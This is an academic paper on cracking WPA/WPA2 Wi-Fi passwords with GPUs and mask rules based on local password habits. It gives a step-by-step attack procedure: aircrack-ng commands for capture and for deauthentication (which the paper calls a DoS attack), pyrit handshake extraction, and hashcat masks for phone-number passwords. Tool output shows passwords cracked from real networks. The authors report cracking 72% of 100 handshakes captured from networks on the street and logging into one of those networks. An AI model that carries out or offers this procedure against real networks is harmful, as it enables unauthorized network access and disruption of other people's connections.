Intelligent Automation And Soft Computing, 2019
Copyright © 2019, TSI® Press
Vol.25,no.1,183 –192

Cracking of WPA & WPA2 Using GPUs and Rule-based Method

Tien-Ho Chang[1], Chia-Mei Chen[2], Han-Wei Hsiao[3], and Gu-Hsin Lai[4]

[1] PhD student, Department of Information Management, National Sun Yat-sen University, Kaohsiung, Taiwan
[2] Professor, National Sun Yat-sen University, Kaohsiung, Taiwan
[3] Associate Professor, University of Kaohsiung, Kaohsiung, Taiwan
[4] Assistant Professor, Taiwan Police College, Taipei, Taiwan

ABSTRACT
Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access II (WPA2) are two security protocols developed by the Wi-Fi Alliance to secure wireless computer networks. The prevailing usage of GPUs improves the brute force attacks and cryptanalysis on access points of the wireless networks. It is time-consuming for the cryptanalysis with the huge total combinations of 95^{63} max. Now, it is the turning point that the leap progress of GPUs makes the Wi-Fi cryptanalysis much more efficient than before. In this research, we proposed a rule-based password cracking scheme without dictionary files which improves the efficiency of cracking WPA/WPA2 protected access points. The experiment was performed on the real environment and the results demonstrate that the proposed scheme. The proposed scheme improves the efficiency from 2088000 PMKs/min to 16200000 PMKs/min.

KEY WORDS: Password Cracking, GPU, Parallel-Computing, WPA & WPA2, Rule-Based Attack, War-driving

1 INTRODUCTION

AS society has embraced technology and systems to promote services, trade and ubiquitous communication, it has also inadvertently exposed itself to a plethora of security risks (Nurse and Bertino, 2017). Complex technological systems and processes have permanently invaded every aspect of our personal lives (Casey et al., 2016). By the statistics of Wigle.net (Wigle.net, 2017), there were only 48 unique Wi-Fi networks at the 1st day of the website opening in September 7th 2001, the number were 18.89 million in the end of 2009, and it reaches to the 366.26 million on the date of September 9th, 2016 which shows the vigorous vision of wireless LAN and the speedup of wireless products is in the nonlinear tendency. People enjoy connecting to the Internet outside of their homes and offices, due to technological innovations and the convenience (Park et al., 2016).

Many organizations today are faced with all kinds of challenges related to security and privacy of their wireless network (Fatani et al., 2013). Attacks on wireless protocols may be performed both from short and long distances (Aram et al., 2016). The current mainstreaming protection of wireless LAN is the protocol of WPA & WPA2 with the digits from 8 to 63, and its characteristics of the algorithm of WPA & WPA2 encryptions using the PBKDF2 method is irreversible and with the calculation of 4096 times per encryption as simply depicted on the Figure 1 (Krekan et al., 2013). The rate of WPA & WPA2 is 66.46 % in the Wigle.net [1] from the 366.26 million wireless LAN which is the world largest war-driving data base.




Figure 1. WPA PSK hash key cracking using password and SSID and multiply hashing function [3]

The cryptanalysis of WPA & WPA2 using GPU is calculating and comparing its hashed value-PMK (Pairwise Master Key) of passwords, and PMK=PBKDF2 (PSK, SSID, SsidLength, 4096, 256) (Lorente and Meijer, 2015). Though WPA & WPA2 were robust than WEP, it only protected the data frames. The management and control frames remained un-encrypted (Agarwal et al., 2016). No

CONTACT Tien-Ho Chang ✉ D024020001@student.nsysu.edu.tw

matter how complicated it is, the WPA and WPA2 is merely the protection of password. The WPA & WPA2 provided more secure mechanisms at the cost of requiring more complicated configuration tasks (Petiz et al., 2013). Briefly, the two major parts of the complicated encryption in the AP are in the data frames-the SSID and password which are unencrypted during the transmission of the radio wave as we mentioned previously, so we could obtain the messages of the 4-way handshake packets during the moment of the communication between the target AP and the clients it connected with using the deauthentication. We can do the cryptanalysis by capturing the encrypted packets containing the unencrypted data frames in certain skills in the proposed intelligent method of WPA & WPA2 cryptanalysis without any dictionary files. Therefore, the strength and security of password is largely challenged by the weak one of the wireless LAN.

The passwords range of WPA & WPA2 is based on the social engineering attributes which contains the personal messages and characters for the convenience, memorizing, and frequency (Zhang et al., 2012), and this the principal we set the rules which are in accordance with the password usage of the local people. The percentage of passwords excluded by the rules could not be specified because it depends on the sociocultural factors in that region. In literature, the range and definition of what the complicated password is are not discussed before. The weak password is the gate for attacking the WAP & WPA2 protocol, and the key element of the information security is the strong or complicated one. Similarly, the most security failure is the weak passwords (Tran, 2010). With the complexity of the WPA & WPA2 security, the parallel-computing will be quickly exhausted with the 4096 times in each password encryption, and there will be 4096*100 million calculations in the 8 digits example for the decryption. So the simple cryptanalysis is very time consuming, and it got stuck in the progress of the passwords security analysis of the WPA & WPA2. Presently, the parallel-computing of the GPUs is with the tremendous progress, and be the crucial method in the analysis of wireless LAN passwords with the speedup of the GPUs computing ability that is excellent way for the certain types of attacks, such as cracking passwords without dictionary (Chen and Chang, 2015), traditional brute force dictionary, the time-memory trade-off (rainbow attack) (Oechslin, 2003), and the generation of dictionary files.

In this study, we combine 3 methods for the cryptanalysis of WPA & WAP2 which are the GPUs, without any dictionary file (Chen andChang, 2015), and the real street evidences of the encrypted packets from the war-driving data, thus, we show the efficiency, parsimony, and real street samples for the passwords cracking in the protocols of WPA & WPA2. The contributions are: we implemented the fastest speed in cracking passwords of WPA & WPA2 never mentioned before in the literature, of course, it will be faster with the development of GPU, and the cryptanalysis without any dictionary files is also not proposed before in the literature with the highest parsimony. Most important of all is that we used the real street evidence-100 samples to show its insecurity of WPA & WPA2 which is the first time to show the real mass samples from the real environment.

Above all, we proposed 3 dimensions of cryptanalysis of WPA & WPA2 which are not mentioned in the literature before, the brand new concepts of cracking passwords.

2 THE GPUS IN THE WPA & WPA2

THE implementation of the GPUs-Graphics Processing Unit is the mainstreaming of cryptanalysis of WPA & WPA2 because of its mass parallel calculating ability in password analysis. The total combinations of the WPA & WPA2 password security is up to 95^{63} in max, certainly, the primary issue of the passwords analysis is the convenient or weak passwords, and the most important and efficient way to do the cracking the password of WPA & WPA2 is the comparison of the encrypted values (PMKs) by the calculating ability of the machine we implemented. Owing to the improvement of parallel computing in practicality and feasibility, the cryptanalysis of WPA & WPA2 is getting more convenient, and the most of all is its great upgrading of speed in recent years. The GPU is the applicable and economic in parallel computing, it is because that the cryptanalysis is based on the comparison of PMK, no matter in what the analytical ways are. The specific cryptanalysis of WPA & WPA2 in parallel computing are:

2.1 The implementation and progress of GPUs in the WPA & WPA2

A Graphics Processing Units (GPUs) with a few thousands of extremely simple processors represent a paradigm shift for highly parallel computations (Bollapalli et al., 2009). According to Flynn's taxonomy, the implementation of MIMD (multiple instructions, multiple data) which can be executed with different instructions on different data (Wikipedia, 2017c) is fulfilled in GPU in recently years illustrated in Figure 2, as the GPU-AMD Radeon™ HD 7970 (the GCN-Graphic Core Next architecture) (Nishikawa et al., 2013) we took in this research.

What the astonishing is the streaming cores, the independent tiny cores, and each GPU contains hundreds to thousands of streaming cores which is equipped with various frequencies. In parallel computing, FLOPS (FLoating point Operations Per Second) is a measure of computer performance, useful in fields of scientific calculations that make heavy use of floating-point calculations (Wikipedia, 2017b). It




Figure 2. **The architecture of MIMD parallelism (Wikipedia, 2017b)**

presents a comparison between the rate at which computing power has been scaling in successive generations of CPUs and GPUs Figure 3 (CUDA Preprogramming Guide, 2017).

What is implemented in this research is the GPU of AMD Radeon™ HD 7970 (GCN) with 4.3 TFLOPS and 2048 streaming cores, and we take 2 GPUs-AMD Radeon™ HD 7970 (GCN) for cryptanalysis of WPA & WPA2 by the excellent parallel computing ability. Our two GPUs own the excellent power of 8.6 TFLOPS and its real parallel computing speed of WPA & WPA2 cryptanalysis is about 1620000 PMKs/min. With the speed, it challenge the security of wireless LAN presently. To show the excellence of GPU computing, we compared the AMD Radeon™ HD 7970 (GCN) with the high performance computing system (HPCS) of the university as depicted in table 1. We can see that the two GPUs we take in FLOPS highly outperform the high-performance computing system, and it is because that the HPCS is the CPUs based, not the GPUs with which contains great ability for the parallel computing of cryptanalysis.

2.2 *Cluster Computing in the WPA & WPA2*

A distributed parallel clustering algorithm has better efficiency and effectiveness in social network and human behavior (Xiao et al., 2016). We can see that the comparison of CPUs and GPUs-AMD Radeon™ HD 7970 (GCN) implemented in this research by the significant differences in speed from the Table 2, and get the insight of its parallel architecture of MIMD & GCN computing in figure 4. The AMD Radeon™ HD 7970 (GCN) is equipped with 32 CUs (Compute Units) and 64 cores in each CU, so there are 2048 (32*64) tiny streaming cores in each GPU we took. Now, the powerful speedup could be up to 49010 % from the 33000 PMKs/s to 16200000 PMKs/min which shows the tremendous parallel-computing power of the GPUs. With the limited speed in the past, the password analysis is so far within the indoor experiment using the self-control passwords, and that the real street conditions of passwords are not considered because its present computing ability or speed in the literatures are not capable of the digits higher than the 8 or the complicated usages of the passwords, but can be achieved with the progressive speed of 16200000 PMKs/s proposed.

Table 1. **The Comparison of FLOPS**

GPUs vs. CPUs	**Items**	
	FLOPS	***Cores***
AMD Radeon™ HD 7970 (GCN)*2	8.6 TFLOPS	4096 streaming cores
High-Performance Computing System	0.7351 TFLOPS	2.3GHz CPUs *64 4.7GHz CPUs *16

Table 2. **The differences of PMKs/min in cryptanalysis**

GPUs and CPUs	Speed of PMKs
Intel i7 (1threading)	33000 PMKs/min
Intel i7 (8 threading)	270000 PMKs/min
Clustering: Intel i7 (6 threading) GeForce 210*2 (2 threading)	303360 PMKs/min
Custering: Intel i7 *1 (8 threading) Intel i5 *4 (16 threading)	670020 PMKs/min
Clustering: Intel i7 *5 (40 threading)	120000 PMKs/min
GPUs: (4096 threading) AMD Radeon™ HD 7970 *2	16200000 PMKs/min




Figure 3. The comparison of performance Scaling in GFLOPS (CUDA Preprogramming Guide, 2017)

Table 3. The comparison of PMKs/min with the literature

The numbers of passwords	16200000 PMKs/min	2088000 PMKs/min (Zhang et al., 2012)
10 million	37s	287s
1 billion	61.66 mins	478.9 mins




Figure 4. The parallel architecture of MIMD & GCN computing in AMD Radeon™ HD 7970 (GCN)

2.3 The Rule-based Attack and Effectiveness of Parallel-Computing (GPU)

Now, we could reach to the zones that restricted by the past slow speed, such as WPA & WPA2 in real environment, big data, medical image processing, and AI etc. From the Table 3, we can see the speedup in cryptanalysis of WPA & WPA2 research in literatures and the folds of speedup it improved with the GPUs employed in this research under the base of 100 million and 1 billion digit password combinations with the conditions of computing every single password. It will take much less time in the cryptanalysis with the rule-based brute force attack without any dictionary file. We use the mask which designate the range to limit the variations with the certain target passwords in cryptanalysis without aimless cracking, especially the impossible composition of passwords by social human factors. Here is the example, we focus on primarily the 8 digits and partly alphabets. Below, we list the basic built in charset for cryptanalysis, and propose the hypothesis that this is the greatly implemented zone in the password choices.

?l = abcdefghijklmnopqrstuvwxyz (lower case letters)

?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ (upper case letters)

?d = 0123456789 (numbers)

?s = <space> !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (symbols)

With our outstanding parallel cracking speed-270,000 PMKs/s, the most easy one: ?d ?d ?d ?d ?d ?d ?d ?d (d for digit), 8 digits would take only 6.17

minutes to run the whole 100 million combinations. We can exclude certain non-sense combinations by giving the rules, e.g. the cell phone numbers, we don't have to run the whole 10 digits, instead of 6-8digits only as shown below, and also set up the more specific rules for certain areas to save extra more time (Chen & Chang, 2015). The main principles of including and excluding rules depends on the sociocultural factors of the region, such as the types of phone number, and linguistic features etc. The percentage of the excluded passwords can't be calculated because it is the guessing and comparing the hashed values. At least, we try the possible ones under the foundation of the sociocultural factors.

- Cell phone
- 09?d?d?d?d?d?d?d?d (just run the rest of 6~8 digits)
- Numbers and alphabets
- ?d ?d ?d ?d ?d ?d ?d ?d (e.g. 12345678)
- ?l ?d ?d ?d ?d ?d ?d ?d (e.g. a1234567, l-lower case)
- ?l ?l ?d ?d ?d ?d ?d ?d (e.g. ab123456)
- ?l ?l ?l ?d ?d ?d ?d ?d (e.g. abc12345)
- ?l ?l ?l ?l ?d ?d ?d ?d (e.g. abcd1234)
- ?u ?l ?d ?d ?d ?d ?d ?d (e.g. Ab123456, u-upper case)

3 THE REAL AND MASS CRYPTANALYSIS OF WPA & WPA2

3.1 Environment Settings

THE environment settings are summarized in table 4-the configuration of the laptop capturing the encrypted packets and 5-the platform of cracking passwords. There are two GPUs of AMD Radeon™ HD 7970 with GCN architecture using the AMD Catalyst version 13.4. The platform of the GPUs accelerators is Windows 7 with the motherboard of MSI Z68A-GD55 (MS-7681) which is crucial and capable of enough interval spaces for the two GPUs inserted together.

The power consumption of each GPU is high, the system in idle is around 150~163 W, and the system wattage with GPU in full stress is around 355~368 W. For the high power consumption, we at least have to take the 1000W power supply for the two GPUs of AMD Radeon™ HD 7970 (GCN) together, or it won't work. The CPU we implemented is the Intel® Core™ i7 (3.4GHz) with 4 cores and 8 threads, but not participating the calculations of WPA & WPA2 decryption, so the main power of the cryptanalysis is the two GPUs only. Owing to the complication of WPA & WPA2 encryption in 4096 times for each password computing and the combinations of passwords are huge, it would take great efforts to decryption which causes the heating problem worth noting. The cooling measures of the two GPUs are quiet an issue because the GPUs could reach to over 100 °C easily which may lead to the system failure or damage in the full speed of cryptanalysis using GPUs. The specific solution for the cooling has to be seriously considered.

3.2 The Progress of Parallel-Computing in the WPA & WPA2

By the tremendous speed up by GPUs in handling the complication of WPA & WPA2 decryption, we could reach to the extent ever had before, and this is the milestone for wireless cryptanalysis. Basically, the most common digits of WPA & WPA2 cryptanalysis is 8 in the controlled Lab environment (Krekan et al., 2013), (Zhang et al., 2012), (Tran, 2010), (Zhang et al., 2012) and some reaches to the digits of 11~12 under the limited range of dictionary file, of course, that's also the controlled experiment (Krekan et al., 2013). We can see the great step forward in decryption time from 833.3 mins (120000 PMKs/min) to 6.16 mins (16200000PMKs/min) under the base of 100 million password combinations which shows the speedup of 13500 % from the table 6, and it dramatically promotes us to expand the possible longer digits from 8 to 11. As for 10 billion password combinations, it would take the 79.2 hours max of waiting for cryptanalysis under the speed of 2088000PMKs/min (Zhang et al., 2012) which makes the analysis time-consuming and impractical. With our speedup of 16200000PMKs/min, the time would be decreased to the 10.1 hours max and the efficiency would be much better if we take the rule-based passwords decryption without any dictionary file, and make the cryptanalysis less time-consuming and parsimony (Chen & Chang, 2015) because it takes 2~221 TG dictionary files for the range of 8~63 password inputs of WPA & WPA2 (Petiz et al., 2013).

Table 4. The configuration of the laptop

Mobile Device	External Chip	External Antenna	Traffic
Lenovo i5-Laptop	USB-1000w (RL3070)	12dbi Omnidirectional Directional	Vehicle

Table 5. The platform of cracking passwords

CPU	Intel® Core™ i7-2600K
Motherboard	MSI Z68A-GD55 (MS-7681)
Memory	Kingston KVR13N9S8/4G
OS	Windows 7
Power supply	XClio StablePower Gold 1000W 80Plus
GPU accelerator	AMD Radeon™ HD 7970 GHz (GCN)
Graphics driver	AMD Catalyst version 13.4

Table 6. The comparison of parallel computing in PMK/s

GPUs vs. CPUs	**Speed**	**Fold s**
CPU (Krekan et al., 2013)	120000 PMKs/min	135
CPU + GPU (Tran, 2010)	232500 PMKs/min	69
CPU: Intel® Core™ i7 *1	270000 PMKs/min	60
Cluster: CPU-Intel® Core™ i7 *1 GPU-GeForce 210 *2	303360 PMKs/min	53.4
GPU (Zhang et al., 2012)	466980 PMKs/min	39
Cluster: CPU-Intel® Core™ i7 *1 CPU-Intel® Core™ i5 *4	670020 PMKs/min	24.2
Cluster: CPU-Intel® Core™ i7 *5	1200000PMKs/min	13.5
GPU (Zhang et al., 2012)	2088000PMKs/min	7.7
Parallel GPU: GPU AMD Radeon™ HD 7970 (GCN)*2	16200000PMKs/min	--

4 THE PROCEDURES AND PREPARATION OF THE WPA & WPA2 DECRYPTION

THE procedures of cracking the passwords are scattered in the literature, and we are here make it clear and explain how it works. The most common attack of wireless network is the promising characteristics of the impact of the mobile botnet in the presence of a DDoS attack, and here what we use is the DoS attack (Kitana et al., 2016). The software is aircrack-ng of open source from step A to E (www.aircrack-ng, 2017) to get the encrypted packets and extract the pure 4 way handshake packets, and put it into the rule-based software oclhashcat (Cyrptanalysis Software, 2017) to do the cryptanalysis with GPUs.

A. Mount the external wireless card.

-ifconfig wlan0 up (ifwconfig)

where: make sure the extra wireless card connected to the device (laptop).

B. Scanning and choosing the target airmon-ng start wlan0.

-airmon-ng start wlan0

where: make the target scanning start by wlan0.

C. Collecting the internet flow packets.

-airodump-ng -c 6 -bssid 00:14:6C:7E:40:80 -w out wlan0

where:

-c 6 is the channel to listen on

-bssid 00:14:6C:7E:40:80 limits the packets collected to this one access point

-w out is the file prefix of the file name to be written

-wlan0 is the interface name

D. Deauthentication-DoS Attack.

-aireplay-ng -0 5 –a 00:11:22:33:44:55 –c aa:bb:cc:dd:ee:ff mon0


where: -0 is the deauthentication mode and the number 5 is the times we attack.

```
12:55:56 Sending DeAuth to station -- STMAC: [aa:bb:cc:dd:ee:ff]
12:55:56 Sending DeAuth to station -- STMAC: [aa:bb:cc:dd:ee:ff]
12:55:57 Sending DeAuth to station -- STMAC: [aa:bb:cc:dd:ee:ff]
12:55:58 Sending DeAuth to station -- STMAC: [aa:bb:cc:dd:ee:ff]
12:55:58 Sending DeAuth to station -- STMAC: [aa:bb:cc:dd:ee:ff]
```

E. Get the encrypted packets.
We can get the WPA handshake packet at the moment the communication rebuilt as shown in figure 5.


F. Extract the pure encrypted packets.
pyrit –r ”the path of the encrypted packets” analyze as shown in figure 6 (Pyrit.wordpress.com, 2017).
where: extract the pure 4 ways handshake packets.

G. Set the rules and Put the extracted packets into GPUs and Crack the password.
The first arrow is the password, the second one is the mask (rule for cell phone number), and the third one is the speed of cracking as shown in figure 7 (Cyrptanalysis Software, 2017).
Great Speed of Password Attack in the WPA & WPA2 Decryption




```
CH 11 ][ Elapsed: 20 s ][ 2012-03-31 10:58 ][ WPA handshake: 90:21:55:E1:CA:CA

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:21:55:E1:CA:CA  -62  87      160     1328  124  11  54   WPA2 CCMP   PSK  The King of Optio

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

90:21:55:E1:CA:CA  00:1E:4C:6B:F4:1C  -50    0 - 1      0        3  The King of Option
90:21:55:E1:CA:CA  94:39:E5:81:45:56  -58   48 -54     16     1098  The King of Option

root@bt:~#
```

Figure 5. The capturing of the WPA handshake



```
root@bt:~# pyrit -r '/root/.gerix-wifi-cracker/217_AndroidAP_0329Mos/217.cap' analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file '/root/.gerix-wifi-cracker/217_AndroidAP_0329Mos/217.cap' (1/1)...
Parsed 12 packets (12 802.11-packets), got 1 AP(s)

#1: AccessPoint 02:1a:11:f6:15:40 ('AndroidAP'):
  #1: Station 30:39:26:27:6c:6f, 1 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
root@bt:~#
```

Figure 6. Extract the key elements of encrypted packets



```
BUFFALO-E16031 0922[redacted]

Status.......: Cracked
Input.Mode...: Mask (09?d?d?d?d?d?d?d?d)
Hash.Target..: BUFFALO-E16031 (4c:e6:76:e1:60:31 <-> 94:39:e5:03:15:2d)
Hash.Type....: WPA/WPA2
Time.Running.: 4 mins, 38 secs
Time.Util....: 278497.9ms/259.0ms Real/CPU, 0.1% idle
Speed........:  268.3k c/s Real,   267.2k c/s GPU
Recovered....: 1/1 Digests, 1/1 Salts
Progress.....: 74711040/100000000 (74.71%)
Rejected.....: 0/74711040 (0.00%)
```

Figure 7. Rules setting and crack the password

With the progressively developed speed, we can do the cryptanalysis of wireless LAN in WPA & WPA2 beyond the experiment in the laboratory which is common in the literatures, and we collected 100 real wireless encrypted packets by the techniques of the deauthentication to testify how efficient the speed proposed-16200000 PMKs/min in the real environment wireless LAN. Form these 100 real street WPA & WPA2 samples, we gained the excellent cracking rate of 72% with the time from a few seconds to couples of minutes. We compare the speed of 2088000 PMKs/min [16] in literature with the speed of 16200000 PMKs/min proposed to demonstrate the time saved as shown in the table 6. This is an important step of WPA & WPA2 cryptanalysis because it is the speedup of GPUs combining the real street evidence which shows the insecurity of the tough protocol of wireless LAN. Basically, we save the 7.7 times energy compared to the literature of 2088000 PMKs/min in the cryptanalysis. It is possibly the first time implementing the samples of WPA & WPA2 passwords from the streets, and it reached to the 72 % of the rate in cryptanalysis from the practical samples of the streets. With the figure 8, it shows the marvelous speed of the GPUs (HD 7970 *2) with the progressive speed in password analysis. And we successfully logged in the target Wi-Fi network in the actual street environment using the decrypted password under the scholastic rules in figure 9.

5 CONCLUSION


SPEED of GPU is the critical factor in the cryptanalysis of WPA & WPA2 because it would take much time than imagination, no matter in what way, it is based on the foundation of comparing PMKs. With the progress of the GPUs, the strength of WPA & WPA2 protection mechanism is not anymore strong in the fast and vigorous development and prosperity of highly parallel-computing. The lazy, weak passwords and the highly parallel-computing are the important elements that change the current dominant WPA & WPA2 protection because people love to memorize their passwords in the ways of short and easy, and are without the thought of regulating the strong category of password combination as that-“^@4To+L5~XA$cd@lKi0vQj”.

That’s why the cracking percentages of WPA & WPA2 are getting higher with the exclusion of certain password combinations culturally and linguistically. Another proof is that the cracking speed of 8 digits get progress from few hours to our improvement-372 seconds. From the cracked passwords, we can tell that the types of passwords used by the people are usually the cell phone numbers, local phone numbers, the language phonetic transcriptions, birthday number, and other simple number combinations in the diverse culture backgrounds.

With these cracked passwords, it is found out that the effectiveness will be much more progressive if we implement the rule-based method in cryptanalysis with the GPUs (Chen & Chang, 2015), that is, doing the analysis without comparing every single sequence of the total password combinations, e.g. 09xxxxxxxx, we only have to compute the last 6-8 ones, and the whole 10 digits are not needed at all. We can combine the two major factors of WPA & WPA2 in cryptanalysis which are the “Speed of GPUs” and “Rule-based attack”, and expand to the streets capturing the real WPA & WPA2 encrypted packets to see what the real passwords are by those mass samples.


6 TERMINOLOGY AND TAXONOMY

- Cryptanalysis is the study of analyzing the hidden information of the systems.
- Deauthentication attack is a type of denial-of-service attack that targets communication between a user and a Wi-Fi wireless access point (Wikipedia, 2017a).
- Mask: the way we set the rules.
- Rainbow attack is a precomputed method for reversing cryptographic hash functions, usually for cracking password hashes (Wikipedia, 2017d).
- PMK is used in peer-to-peer communication schemes for sharing a master key that would last the entire session. This is mainly used for data encryption and integrity (www.igi-global.com, 2017).



```
Hash.Type -----------:   WPA/WPA2
Time.Running ------:   3 mins, 30 secs
Time.Left -----------:   2 mins, 42 secs
Time.Util -----------:   210233.3 ms/223.7 ms     Real/CPU, 0.1% idle
Speed. --------------:   268.1k c/s Real,     268.6k c/s GPU
Recovered-----------:   0/1 Digests, 0/1 Salts
Progress ------------:   56360960/100000000     <56.36%>
Rejected ------------:   0/56360960     <0.00%>
HTC TITAN X310e_2651: 09XXXXXX

Status ---------------:   Cracked
Input.Mode --------- :   Mask <?d ?d ?d ?d ?d ?d ?d ?d>
Hash.Target---------:   HTC XXXXXXXXXXX     <30:85: -:-:-:-:  > <-> <a8:26: -:-:-:-:  >
Hsah.Type -----------:   WPA/WPA2
Time.Running ------:   5 mins, 28 secs
Time.Util -----------:   3285740.ms/
Speed ---------------:   268.3k c/s Real,     266.8k c/s     GPU
Recovered-----------:   1/1 Digests, 1/1     Salts
Progress --------------:   88145920/100000000 <88.15%>
Rejected --------------:   0/88145920 <0.00%>
```

Figure 8. The password cracking with high speed calculation


Wi-Fi Status

General

Connection

IPv4 Connectivity: Internet
IPv6 Connectivity: No network access
Media State: Enabled
SSID: HTC XXXXXX XX
Duration: 00:02:51
Speed: 65.0 Mbps
Signal Quality:

Activity

Sent — — Received
Bytes: 20,994 91,324

Figure 9. Login the Wi-Fi with the Cracked Password

